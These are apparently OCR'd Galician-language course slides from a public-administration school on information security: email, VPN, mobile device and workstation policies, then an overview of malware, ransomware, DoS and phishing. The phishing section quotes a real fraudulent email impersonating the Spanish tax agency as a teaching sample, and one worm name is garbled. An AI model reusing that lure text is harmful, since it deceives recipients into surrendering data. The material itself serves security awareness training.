- No caso de dúbida sobre a orixe ou posible natureza do correo electrónico, aconséllase eliminalo. Se coñecemos ao remitente, contactar con el/ela para confirmar a autenticidade do correo.

Precaucións de seguridade (II)

Teña presentes as seguintes recomendacións do decálogo de seguridade para o emprego do correo electrónico:

1) Non abra ningunha ligazón nin descargue ningún ficheiro adxunto procedente dun correo electrónico que presente calquera síntoma ou patrón fóra do considerado normal ou habitual.
2) Non confíe unicamente no nome do remitente. O usuario deberá comprobar que o propio dominio do correo recibido é de confianza. Se un correo procedente dun contacto coñecido solicita información inusual contacte co mesmo por teléfono ou outra vía de comunicación para corroborar a lexitimidade do mesmo.
3) Antes de abrir calquera ficheiro descargado desde o correo asegúrese da extensión e non se fíe pola icona asociada ao mesmo.
4) Non habilite as macros dos documentos ofimáticos mesmo se o propio ficheiro así o solicita.
5) Non debe facerse clic en ningunha ligazón que solicite datos persoais nin bancarios.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Precaucións de seguridade (III)

6) Teña sempre actualizado o sistema operativo, as aplicacións ofimáticas e o navegador (incluíndo os plugins/extensións instalados).
7) Utilice ferramentas de seguridade para mitigar exploits de maneira complementaria ao software antivirus.
8) Evite facer clic directamente en calquera ligazón desde o propio cliente de correo. Se a ligazón é descoñecido é recomendable buscar información do mesmo en motores de procura como Google ou Bing ou servizos como VirusTotal.
9) Utilice contrasinais robustos para o acceso ao correo electrónico. Os contrasinais deberán ser periodicamente renovadas. **Se é posible utilice dobre autenticación**.
10) Cifre as mensaxes de correo que conteñan información sensible.

Prazos de conservación

Esta instrucción establece os prazos de conservacións dos correos electrónicos:

- Os correos que non son eliminados mantéñense indefinidamente.
- Un correo eliminado, incluída a súa eliminación da papeleira, mantense durante 3 meses na copia de seguridade, transcorrido ese tempo non será recuperable.
- Eliminaranse as caixas de correos persoais cando as persoas usuarias abandonen a organización por calquera causa, previa comunicación do servizo de persoal ou unidade correspondente, mantendo durante 3 meses a copia de seguridade. En ningún caso se facilitará copia do contido da caixa de correo electrónico á persoa que abandona a organización, nin tampouco se lle dará acceso a esta a un terceiro.

Monitorización do servizo

E por último informa dos aspectos de monitorización do servizo:

- Como elementos contidos dentro da infraestrutura TIC da Administración Xeral e do sector público autonómico de Galicia, e tendo en consideración os protocolos de seguridade vixentes no órgano competente en materia TIC, o uso dos servizos de mensaxaría corporativos poderá ser monitorizado e rexistrado co obxectivo de garantir a súa seguridade e o seu rendemento, especialmente para a protección de ataques informáticos e ciberdelincuencia. Esta monitorización non será nunca selectiva ou discriminatoria senón que será realizada de forma sistemática ou aleatoria e sen vulneración da intimidade persoal nin do segredo das comunicacións.
- Aquelas contas nas que se detecte un uso non axeitado poderán ser bloqueadas ou suspendidas temporalmente.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

5. - Política de acceso remoto

Política de acceso remoto

Tamén na Intranet da Xunta de Galicia está publicada a política de acceso remoto corporativo. Este servizo permite ás persoas usuarias acceder dende fóra das instalacións da Administración da Comunidade Autónoma de Galicia a unha serie de servizos unicamente accesibles dende a Rede Corporativa da Xunta de Galicia, en diante RCXG.

Esta política establece un marco para o acceso á rede interna e aos sistemas de información da Xunta de Galicia desde ela accesibles mediante acceso remoto corporativo que permita garantir a súa seguridade.

Aplica aos accesos remotos realizados polo persoal empregado público (por exemplo no teletraballo) e aos realizados por terceiros (empresas ou outro tipo de organizacións).

A política establece unhas normas de uso do servizo e indica que o acceso se establecerá a través dun túnel seguro cifrado, garantindo a seguridade das comunicacións, o que será transparente á persoa usuaria ao utilizar o cliente de VPN (rede privada virtual) corporativo.

Os accesos solicitaranse e autorizaranse segundo o establecido no procedemento de autorización de accesos remotos.

Tipos de accesos remotos

Os accesos remotos á RCXG clasifícanse do seguinte xeito:

- **Acceso remoto persoal:** destinado a permitir a conexión dende dispositivos de persoa usuaria (ordenadores, portátiles, dispositivos móbiles...), e non poderán ser empregados por sistemas automatizados sen intervención humana. Os accesos serán nominais e non deberán ser compartidos entre usuarios de xeito simultáneo. O método de autenticación por defecto será o certificado electrónico (ver procedemento de solicitude).
- **Acceso remoto empresarial:** destinado a organizacións que manteñen relacións de servizo coa Administración Xeral e o sector público autonómico de Galicia, e só en casos onde non sexa operativo a utilización do cliente VPN corporativo persoal.
- **Acceso remoto móbil:** destinado ás persoas usuarias e dispositivos móbiles integrados dentro da rede de telefonía móbil da Xunta de Galicia. O acceso remoto ofrecerase a través da rede do provedor de telefonía móbil da Xunta de Galicia. Este acceso non estará operativo por defecto e para poder facer uso de este servizo é necesario solicitalo expresamente.

Accesos remotos persoais (I)

Existen diferentes perfís de acceso segundo as diferentes necesidades das persoas usuarias.

- **Perfil básico:** acceso a un subconxunto dos servizos básicos aos que se ten acceso habitualmente dende o posto de traballo.
- **Perfil usuario:** inclúe o perfil básico e tamén acceso ao ordenador utilizado habitualmente pola persoa usuaria no seu posto de traballo.
- **Perfil de acceso a servizo:** inclúe o perfil básico e tamén o acceso a un equipo ou rede que preste un servizo concreto, con autorización.
- **Outros perfís de carácter técnico** (Perfil de desenvolvemento, de desenvolvemento estendido, soporte a desenvolvemento, infraestrutura Amtega e de Administración IaaS): normalmente utilizados unicamente na Amtega por parte de persoal técnico.

Accesos remotos persoais (II)

- Salvo para algúns dos perfís de carácter técnico, o tempo de validez dos accesos remotos persoais será como máximo de 1 ano. Transcorrido este tempo e se non se tramita prórroga, o acceso remoto deixará de estar dispoñible.
- Quen autorice o acceso remoto persoal deberá contar cun rango mínimo de Xefe de Servizo; e será o responsable xerárquico do titular do acceso ou o propio titular se ten o rango adecuado.
- En casos nos que por cuestións organizativas non exista este encaixe xerárquico, poderase delegar a capacidade de autorizar sobre persoal cun rango inferior que conte con responsabilidades sobre o titular do acceso no ámbito das TIC. Deberase en todo caso manter un rexistro destas delegacións.
- No caso de acceso a equipos internos específicos será preciso contar coa autorización do responsable do dispositivo ou servizo que se pretenda acceder.

Accesos remotos empresariais

Para os accesos remotos empresariais non se definen perfís.

O tempo de validez dos accesos remotos empresariais será como máximo de 1 ano. Transcorrido este tempo e se non se tramita prórroga, o acceso remoto deixará de estar dispoñible.

Só se permiten solicitudes de acceso remoto empresarial realizadas dende a Amtega, sendo obrigatorio que exista un compromiso de confidencialidade entre a Amtega e a empresa que solicita o acceso remoto empresarial.

Accesos remotos móbiles

Para os accesos remotos móbiles defínense dous perfís:

- **Perfil Usuario móbil:** para usuarios/as corporativos da telefonía móbil a través de dispositivos corporativos.
- **Perfil Dispositivo móbil:** para a conexión de dispositivos móbiles a servizos específicos dentro da RCXG.

O tempo de validez dos accesos remotos móbiles está ligado ao tempo de validez das tarxetas SIM empregadas.

As solicitudes son autorizadas desde as consellerías, organismos ou entes que solicitan o servizo de telefonía móbil. No caso das consellerías, a secretaría xeral da consellería deberá autorizar a solicitude. No caso doutros organismos, será precisa a autorización do máximo responsable do organismo ou ente.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Acceso a sistemas de Entidades Locais integradas na RCXG (VPN) (I)

- Este servizo permite a conexión de equipos externos remotos a equipos informáticos das entidades locais que estean integrados na Rede Corporativa da Xunta de Galicia (en diante RCXG).
- A Xunta de Galicia ofrece a posibilidade de empregar unha rede privada virtual (VPN), corporativa e persoal que permita o acceso remoto á RCXG e a sistemas das entidades locais integrados nela, tanto aos/ás empregados/as públicos/as como ao persoal colaborador de empresas de servizos das entidades locais galegas.
- A VPN habilita o acceso remoto á RCXG desde equipos externos á mesma, tanto dende portátiles en mobilidade coma dende outros equipos non corporativos (PC da casa...).
- Unha vez que a persoa usuaria se conecta á RCXG a través da VPN corporativa persoal poderá acceder tanto a recursos da Xunta como aos recursos internos da entidade local que estean integrados na rede da Xunta e, mediante escritorio remoto, ao equipo de sobremesa do seu posto de traballo na entidade local.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Acceso a sistemas de Entidades Locais integradas na RCXG (VPN) (II)

- Para solicitar alta/modificación/baixa dunha VPN deberá remitir ao Cau periférico (cau-periferico@xunta.gal) cumprimentado e asinado electrónicamente o modelo de solicitude disponible na solapa "Contido relacionado" accesible dende a área privada de EidoLocal.

Medidas de seguridade

Cando se utiliza o servizo de acceso remoto, é necesario cumprir cunha serie de medidas de seguridade:

- O sistema operativo do equipo debe contar con actualizacións periódicas de seguridade soportadas polo fabricante.
- O equipo debe ter un antivirus instalado. Este antivirus ten que funcionar correctamente, actualizando diariamente as súas firmas.
- O equipo ten que ter instaladas as actualizacións de seguridade fornecidas polo fabricante.
- O software utilizado no equipo debe cumprir coa Lei de Propiedade Intelectual.
- A persoa usuaria non debe almacenar en local información ou documentos corporativos. Excepcionalmente permitirase a devandita descarga nos casos en que sexa imprescindible para o desenvolvemento das tarefas encomendadas, sendo responsabilidade exclusiva desta a custodia e protección dos datos descargados. Exemplos de medidas a tomar: cifrado do disco duro, contrasinais robustos, non compartir o equipo, non conexión do equipo a redes públicas ou sen protección, copias de seguridade, etc.
- Está prohibido o acceso remoto á RCXG dende equipos de uso público.

Monitorización do servizo

O servizo de acceso remoto será monitorizado coas seguintes finalidades:

- Detección de actuacións anómalas.
- Detección de intrusións.
- Análise forense de incidentes de seguridade ou incumprimento das normas e políticas de seguridade.
- Medición e estatísticas para a optimización e mellora do servizo.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

6. - Instrución de uso dos dispositivos móbiles corporativos

Instrución de uso dos dispositivos móbiles corporativos

Establece as directrices de uso dos dispositivos móbiles facilitados aos empregados/as por parte da organización.

Considéranse dispositivos móbiles, no contexto desta norma, os seguintes: teléfono intelixente e tableta.

Estes dispositivos serán facilitados aos empregados/as cando o necesiten para o desenvolvemento das súas funcións.

Aspectos xerais:

- Manterase un inventario dos dispositivos móbiles.
- É necesario comunicar a perda do dispositivo.
- É necesario devolver o dispositivo cando xa non é necesario para as funcións a desenvolver por parte do empregado/a.

Medidas de seguridade

Aplicaranse as seguintes medidas de seguridade:

- Cifrado da información.
- PIN (na tarxeta SIM e no teléfono).
- Bloqueo de pantalla tras un tempo máximo de inactividade.
- Permítese a descarga de aplicacións unicamente dende tendas oficiais.
- Realizarase un borrado seguro do dispositivo nos seguintes casos: envío ao servizo técnico, reutilización do dispositivo por parte doutra persoa usuaria, retirada definitiva do dispositivo.
- Recomendación de non utilizar redes sen fíos (WIFI) públicas inseguras.

Obrigas das persoas usuarias

Son obrigas das persoas usuarias:

- Coñecer e cumprir todas as políticas, normas de uso e procedementos.
- Non alterar os compoñentes hardware.
- Non facer modificacións de privilexios ou permisos.
- Gardar coa debida dilixencia as claves, contrasinais, nomes de usuario ou calquera outros identificadores.
- Actualizar o dispositivo á última versión de sistema operativo, sempre que sexa posible.
- Custodiar o dispositivo coa debida dilixencia para evitar a súa posta en compromiso, perda ou roubo.
- Comunicar ao Centro de Atención ao Usuario calquera perda ou compromiso do seu terminal móbil.
- A persoa usuaria aceptará explicitamente a lectura e acatamento da norma á entrega do dispositivo.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

7. - Instrución para garantir a seguridade da información no posto de traballo

Instrución para garantir a seguridade no posto de traballo fixo

A maioría dos traballadores/as que prestan servizo á Administración xeral e ao sector público autonómico de Galicia, desempeñan o seu labor nunha tipoloxía concreta de posto de traballo dixital coñecida como posto fixo, dotado dun equipo informático e teléfono, e teñen ao seu alcance outros recursos tecnolóxicos, como impresoras, escáneres e outros periféricos.

Todos estes recursos deben ser manexados correctamente para protexer a información á que dan acceso.

Protección da contorna do posto de traballo fixo

- Sempre que sexa posible, a pantalla do ordenador debe estar orientada de modo que o contido desta non poida verse desde unha zona de paso pública, a través de cámaras de seguridade ou desde o exterior das instalacións.
- Ao enviar documentos a imprimir, se a sensibilidade da información o require, acudir á impresora para recoller o papel, sen esperar a que se imprima na súa totalidade.
- Para refugar documentos impresos sensibles ou que conteñan datos de carácter persoal e que non vaian a ser precisos nun futuro, utilizarase sempre que sexa posible destrutoras de papel ou eliminaranse doutro xeito que impida ou dificulte a súa recuperación ou reconstrución.
- Evitarase, na medida do posible, deixar exposta información sensible ou con datos persoais cando o posto de traballo queda desatendido.
- En caso de atopar información en papel ou material informático sen custodiar, como discos, memorias, etc, avisar ao superior inmediato sen revisar o seu contido.

Protección do equipo informático (I)

- Para realizar labores de mantemento e soporte técnico, a organización dispón de acceso administrativo aos ordenadores das persoas usuarias, acceso que será utilizado segundo a normativa vixente. A persoa usuaria deberá facilitar as labores de mantemento da plataforma informática.
- Nos casos autorizados, tanto legalmente como por parte dos responsables da organización, como pode ser no contexto de investigacións por uso fraudulento ou de incidentes de seguridade, estes equipos poderán ser revisados polo persoal autorizado. A persoa usuaria deberá facilitar a realización desas revisións.
- A persoa usuaria debe bloquear o ordenador cando se ausente do seu posto. O equipo bloquearase automaticamente despois dun tempo de inactividade.
- Deberase garantir a confidencialidade dos contrasinais e calquera outra información sensible. En canto ao tratamento dos contrasinais, a persoa usuaria evitará compartila con outras persoas, procurará o seu almacenamento seguro e evitará a súa visualización por parte de terceiros.

Protección do equipo informático (II)

- Sempre que estean dispoñibles, gardar os arquivos nos cartafoles de rede, evitando usar o disco local, do que non se fan copias de seguridade. Desta forma, garántese a aplicación de medidas de seguridade como as copias de seguridade ou o rexistro de accesos. Tratar de evitar almacenar ficheiros temporais con datos persoais ou sensibles no disco local. No caso de gardar información no disco duro local dos equipos, será baixo a responsabilidade da propia persoa usuaria.
- Para compartir arquivos co resto de persoas usuarias, deben utilizarse os cartafoles de rede ou outros servizos provistos pola organización con ese fin, en lugar de compartir os cartafoles locais do equipo.
- Non desactivar os mecanismos de seguridade instalados nos ordenadores, como as actualizacións automáticas, os antivirus ou o bloqueo automático por inactividade, avisando ao Centro de Atención ás persoas Usuarias (CAU) no caso de detectarse que están deshabilitados.
- No caso de que o sistema propoña o reinicio do equipo, por exemplo no caso de instalación de actualizacións, na medida do posible aceptalo nese mesmo momento.
- En caso de dispoñer de tarxeta de empregado público, non debe deixarse inserida no lector cando non se estea utilizando e sexa de fácil acceso para persoas descoñecidas.

Protección do equipo informático (III)

- As persoas usuarias deben apagar o seu posto de traballo ao rematar a xornada, salvo que se lle teña indicado o contrario especificamente (caso por exemplo de planificarse unha actuación remota desatendida), ou o precise para desenvolver algunha tarefa no equipo de forma remota.
- A conexión de dispositivos ao equipo informático implica uns riscos de seguridade (virus, malware, así como posible perda de información). Evitarase conectar dispositivos non autorizados (discos ou memorias externas, teléfonos móbiles, tabletas, etc). En caso de que sexa necesario, protexeranse os datos mediante unha chave segura. Non serán responsabilidade da organización os posibles prexuízos que se deriven do uso indebido deste tipo de dispositivos.
- Salvo para casos debidamente xustificados, non se permite a instalación e/ou uso de calquera tipo de aplicacións non proporcionadas pola organización.
- A instalación de aplicacións realizaraa exclusivamente o persoal técnico autorizado para iso, salvo para casos debidamente xustificados.
- Non se permite a utilización de calquera tipo de dispositivos ou aplicacións que teñan como obxectivo prexudicar o correcto funcionamento dos sistemas ou equipos da Administración da Comunidade Autónoma de Galicia, ou para outorgar, eliminar ou modificar dereitos de acceso á información ou aos sistemas.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Protección do equipo informático portátil

Sen prexuízo das medidas xerais que afectan á protección da contorna do posto de traballo e á protección do equipo informático, adoptaranse as seguintes medidas adicionais:

- As persoas usuarias que fan uso de equipos portátiles corporativos que sexan susceptibles de saír das instalacións da organización, deberán responsabilizarse da súa adecuada custodia. No suposto de perda ou roubo do dispositivo, a persoa usuaria deberá comunicalo inmediatamente ao seu Centro de Atención ás persoas Usuarias (CAU).
- A organización establecerá un control regular para garantir que o equipo está positivamente baixo o control da persoa usuaria.

ESCOLA GALEGA
DE ADMINISTRACIÓN
PÚBLICA

Seguridade da información no ámbito da Administración Local

Módulo 3: Principais ameazas e medidas de protección

Doc 01 Data (22.10.2023)

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Índice

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

1. - Principais riscos de seguridade

Introdución

Neste módulo repasaremos as principais ameazas á seguridade da información, e algunhas medidas básicas que podemos aplicar para diminuír os riscos e protexernos mellor.

Debemos ter presente que a seguridade da información non é algo exclusivo de persoal técnico ou "experto" en informática. A tecnoloxía pode contribuír a protexernos, pero o uso seguro dos recursos é algo que está da nosa man, e que pode evitar moitos incidentes de seguridade.

Por último, lembra tamén que a información en soporte non electrónico, principalmente a información en papel, tamén debe protexerse axeitadamente.

Riscos de seguridade que afectan á información en papel

Cando falamos de seguridade da información, debemos ter presente que non só nos referimos á seguridade informática. A aparición das tecnoloxías da información e da comunicación (TIC) facilitaron enormemente o tratamento e o almacenamento de información, antes case limitado ao uso do papel.

Pero a día de hoxe, o papel segue presente nas nosas vidas, e debemos ter en conta os seguintes riscos:

- Revelación de información confidencial a persoas non autorizadas.
- Extravío ou roubos de información en papel.
- Destrución accidental ou malintencionada de documentos, etc.

Aínda que neste apartado se revisen principalmente as ameazas e riscos para os activos TIC non debe esquecerse este aspecto da seguridade da información.

Riscos de seguridade que afectan a sistemas informáticos

Imos a falar agora dos riscos existentes na actualidade cando se utilizan dispositivos ou sistemas informáticos (non só ordenadores tradicionais, senón tamén equipos portátiles, tabletas ou teléfonos intelixentes).

Malware

O malware, ou código malicioso, é aquel software deseñado para ter acceso a sistemas informáticos específicos, roubar información ou interromper as operacións do ordenador ou dispositivo.

Erroneamente coñécense como virus informáticos, pero realmente os virus son unicamente unha forma de malware.

Hai outros tipos de malware, como os vermes e os cabalos de Troia, que se diferencian pola forma en que operan ou se propagan.

Veremos a continuación en que se diferencian.

Virus

Programa que se propaga inserindo copias de si mesmo noutro programa ou documento.

Poden danar o sistema operativo, alterar información ou afectar ao rendemento dos ordenadores.

Pode infectar a outros equipos a través de:

- Soportes tradicionais (DVD, CD, etc.)
- Chaves USB
- Correos electrónicos
- Programas descargados de Internet

Principais medidas de prevención:


- Ter o antivirus e o software antimalware actualizado
- Non abrir correos ou arquivos dos que se desconfíe.

Vermes (I)

Similares aos virus pero poden propagarse sen a axuda da persoa usuaria.

Infectan a outros ordenadores sen necesidade de intercambiar datos con eles; chega con que estean conectados á mesma rede.

Para iso, aproveitan defectos de seguridade no sistema operativo dos ordenadores.



A propagación dos vermes pode evitarse tendo correctamente actualizados os equipos informáticos, algo que, nun entorno corporativo, é principalmente responsabilidade da unidade de informática correspondente

Na casa, é importante activar o cortalumes do equipo e do router, e usar un antivirus, así como manter o equipo actualizado segundo a recomendación do fabricante.

Vermes (II)

Como exemplo de verme podemos nomear o *mal wmeer*, que se deixa ver con frecuencia en ordenadores corporativos.

Apareceu en 2008 e afecta a sistemas Windows. Pode recoller información persoal dispoñible no equipo para enviala ao atacante ou pode por exemplo descargar outro tipo de programas maliciosos.

Este verme atenta contra á dimensión da confidencialidade da información.

Troianos ou cabalos de Troia (I)

Programas aparentemente normais que, de xeito oculto, realizan tarefas que non se sospeitan.

Normalmente necesitan ser instalados polo usuario, aínda que en ocasións se instalan sen a súa autorización aproveitando defectos existentes nos programas informáticos.

Están deseñados, entre outras cousas, para:

- recoller información nosa e enviala ao atacante
- permitir a alguén o control remoto do noso equipo
- descargar outro software malicioso

Troianos ou cabalos de Troia (II)

Exemplo:

Hai un troiano denominado Zeus que se detecta de vez en cando na rede da Xunta de Galicia.

Utilízase normalmente para capturar todo o que teclea a persoa usuaria e envialo ao atacante, polo que principalmente atenta contra a dimensión de confidencialidade da información, aínda que tamén se pode usar con outros fins maliciosos.

Na casa, o emprego dun antivirus, así como utilizar sempre programas de orixe coñecido e coa correspondente licenza, son as principais precaucións que podemos adoitar.

Spyware

Un spyware ou programa espía é un programa que recopila información sobre unha persoa ou organización, sen que a persoa usuaria sexa consciente.

Son programas que actúan de xeito invisible, pero que recollen información como por exemplo as accións que levamos a cabo no noso equipo, o contido do disco duro, a capacidade da nosa conexión á rede, etc.

Debemos ser precavidos co que instalamos no noso equipo, e contar cun antivirus actualizado nos nosos equipos.

Adware

Un adware é un programa que mostra publicidade de xeito moi intrusivo no noso equipo, ou no noso navegador web.

Se o noso equipo está infectado por un adware aparecerannos xanelas emerxentes con publicidade, ou pode que o noso navegador nos redirixa a unha páxina web con publicidade no canto da que queremos abrir nós.

Os atacantes gañan diñeiro con cada anuncio mostrado, ou no que pinchemos co rato, e de aí a motivación deste tipo de malware.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Exploits

Un exploit é un programa que aproveita unha vulnerabilidade dun sistema informático.

Os fabricantes publican actualizacións dos seus produtos para correxir ou "parchear" estas vulnerabilidades segundo van tendo coñecemento delas. Sen embargo, a vulnerabilidade segue presente mentres non se corrixa, e por tanto chamamos exploits de día-cero, ou Zero-day, a aqueles que aínda non son públicos e non dispoñen de solucións de seguridade que eviten a vulnerabilidade.

Ademais, existe un mercado negro de exploits que move enormes sumas de diñeiro.

Na casa, é importante actualizar as versións de software dos nosos equipos e aplicacións, en especial se a actualización é por motivos de seguridade.

Ransomware (I)

Trátase dun software malicioso que chega a nós normalmente a través dun correo electrónico, como adxunto, ou descargando un arquivo dunha páxina web.

Ao executar o arquivo, instálase no noso equipo un programa que comeza a cifrar pouco a pouco os nosos arquivos (normalmente os de ofimática, imaxes e vídeos), tanto os que temos no noso disco duro como os que temos nas unidades de rede accesibles dende o noso equipo.

Os arquivos quedan cifrados e o atacante solicita un rescate para darnos o contrasinal que permita descifralos.

Inicialmente é un ataque contra as dimensións da integridade e dispoñibilidade da información.

En moitos casos os atacantes rouban a información (confidencialidade) da vítima para logo solicitar un rescate e/ou ameazar coa publicación dos datos.

Ransomware (II)

Exemplo de correo que trata de enganar á persoa usuaria:

Exemplo de mensaxe avisando á persoa usuaria de que os seus arquivos foron cifrados:

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Ransomware (III)

Como se pode ver no exemplo, o correo simula provir dun remitente de confianza, neste caso o servizo de Correos español, para tratar de confundir á persoa usuaria.

Nunha lectura detallada do correo poden apreciarse incorreccións no texto que fan sospeitar da orixe lícita do mesmo.

En ocasións o ransomware chega tamén desde caixas de correo de coñecidos e incluso compañeiros de traballo, polo que hai que extremar as precaucións, xa que se trata dun software malicioso moi perigoso.

Novas variantes do ransomware non só encriptan a información facéndoa inaccesible para as persoas usuarias, senón que ameazan con facela pública en internet se non se paga o rescate.

Ransomware (IV)

A **prevención fundamental** é:

- Non abrir correos de descoñecidos
- Non abrir correos estraños, aínda que sexan de coñecidos

O recomendable é borrar este tipo de correos. Se tes dúbidas da súa lexitimidade, fala co remitente para comprobala empregando unha canle alternativa (por exemplo chamando por teléfono a un número) ou consulta coa túa unidade de soporte informático.

No caso de que este software malicioso chegue a executarse no teu posto de traballo e comece a cifrar arquivos, desconecta o teu equipo da toma de rede e contacta de forma urxente coa túa unidade de soporte informático.

Ransomware (V)

Ademais de ter coidado cos correos electrónicos que abrimos, a medida de prevención máis importante para non perder datos é ter sempre **copia de seguridade dos datos**.

Nunha organización como a Xunta o habitual é gardar os arquivos en servidores de ficheiros en rede, onde as copias de seguridade son xestionadas pola unidade TIC correspondente. Se gardas os teus arquivos unicamente no teu equipo persoal, é a túa obriga facer as copias de seguridade correspondentes.

De xeito similar, na casa tamén cómpre facer copia de seguridade de todo o que teña valor para nós.

E non caer no chantaxe de pagar o rescate!

Ransomware (VI)

Actualmente existen campañas de ransomware que son capaces de infectar a terceiros equipos só por estar conectados á mesma rede que un equipo infectado.

Este foi o caso do ataque coñecido como ***WannaCry***, que afectou a multitude de organizacións en todo o mundo.

Para evitar a propagación de malware dentro dunha rede de equipos, activa o cortalumes do equipo para que só se permitan conexións autorizadas, e mantén actualizados os teus dispositivos.

Ataques de denegación de servizo (I)

Trátase dun ataque cuxo obxectivo é conseguir que deixen de dar servizo os sistemas de información que son atacados, por exemplo, a páxina web dunha empresa ou administración. Trátase dun ataque contra a dimensión de dispoñibilidade da información.

Hainos principalmente de dous tipos:

- Aqueles consistentes en que chegan ao servizo atacado multitude de peticións simultáneas dende múltiples orixes, saturando o servizo e conseguindo que deixe de estar accesible.
- Aqueles nos que con unhas poucas peticións conséguese parar o servizo, aproveitando algún erro do programa informático atacado.

Neste caso as medidas de prevención corresponden ás unidades TIC.

Ataques de denegación de servizo (II)

En ocasións, equipos domésticos como os nosos ordenadores da casa participan neste tipo de ataques, sen o noso coñecemento.

Como vimos anteriormente, un troiano ou programa malicioso similar pode facer que o noso equipo estea baixo o control dun atacante, que pode utilizalo para este tipo de ataques. As chamadas **Redes Zombie** ou **Botnets** non son máis que un elevado número de equipos infectados, que os atacantes utilizan (ou alugan) para este tipo de ataques, o envío masivo de spam, etc.

Ao distribuírse o ataque entre numerosos equipos orixe complícase a identificación do verdadeiro culpable. Son os chamados **"ataques de denegación de servizo distribuídos"**.

SPAM (correo lixo)

Outro xeito de introducir moitos enganos...

- Cadeas de mensaxes
- Phising
- Estafas

... e tamén de troianos.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Phising (I)

Na imaxe vemos un caso real:

...chega este correo á túa caixa de correo...

Aviso de notificación de la Agencia Tributaria [redacted] Recibidos ×

AgenciaTributaria [redacted] 25 ene 2023, 16:17 (hace 23 horas)

para [redacted]

ESTE EMAIL SE CORRESPONDE CON UN AVISO DE UNA NOTIFICACIÓN POSTAL.

Le informamos que está disponible una nueva notificación para Titular con los siguientes datos:

- Titular [redacted]
- Organismo emisor: Agencia Estatal de Administración Tributaria, con DIR3: EA0028512
- Identificador: 2299031217395
- Concepto: Notificación administrativa
- Vínculo: Titular

Puede acceder a esta notificación en la Dirección Electrónica Habilitada Única (DEHÚ) del Punto de Acceso General, disponible en: https://agenciatributaria.gob.es

Le facilitamos un enlace directo a la notificación.

Esta notificación se facilita por vía electrónica de acuerdo con lo previsto en el artículo 42.1 de la Ley 39/2015, de 1 de octubre, del Procedimiento Administrativo Común de las Administraciones Públicas, que establece la obligatoriedad para los organismos emisores de poner por vía electrónica las notificaciones que se emitan en papel.

La notificación se recibirá en todo caso en papel, aplicándose los plazos que en la misma se indiquen. Adicionalmente podrá recibir esta notificación por distintas vías electrónicas. Si accediera a su contenido por más de una de estas vías, sepa que los efectos jurídicos, si los hubiera, siempre empiezan a contar desde la fecha en que se produzca su primer acceso.

Gobierno de España

Trátase de intentos de suplantación de identidade de:

- un correo electrónico: por exemplo, recibes un correo que simula ser do teu banco, pedindo as túas claves de acceso.
- unha páxina web: entras nunha páxina cun nome de dominio moi similar a algunha coñecida p.e. www.correoos.es ou entras nunha páxina que simula ser a do servizo de Correos e que che pide información persoal.

Phising (II)

Ao pinchar no enlace accédese a unha web moi parecida á do banco pero que non é a real.

Introduces aí os teus datos de acceso e o atacante faise con eles para poder acceder á túa conta bancaria.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA


Spear phising

O chamado spear phishing é unha modalidade de phishing máis sofisticada.

O atacante redacta o correo electrónico utilizando información obtida do contexto da vítima (en moitos casos das redes sociais) para dar maior credibilidade ao engano.

Así, a garantía de éxito do ataque é moito máis elevada.

Debemos ser cautelosos coa información que publicamos sobre nós en internet e redes sociais.



Persoas

As persoas tamén son unha ameaza para os sistemas de información.

Intrusos

- Simples curiosos probando cousas
- Malintencionados
- Accesos non autorizados
- Roubos
- Sabotaxes

Hai que loitar contra estas malas prácticas con prevención, concienciación e formación.

Persoal propio dentro dunha organización

Ás veces malintencionado (roubos de información), pero o habitual son malas prácticas e incumprimento das medidas de seguridade por falta de formación e exceso de confianza.

Enxeñaría social (I)

Mención especial en relación coas persoas e o phishing merece o concepto de enxeñaría social

A enxeñaría social é a práctica de enganar ou manipular a unha persoa para conseguir que revele información confidencial ou faga algo que poña en risco á súa organización.

A ferramenta favorita dun pirata informático ou dun cracker non adoita ser o último burato de seguridade dun determinado sistema, senón a inocencia dos seus compoñentes humanos, os cales directamente lle dirán o que desexa saber:

- credenciais de acceso a un sistema ou servizo
- credenciais bancarias
- información sobre terceiras persoas ou sobre a organización

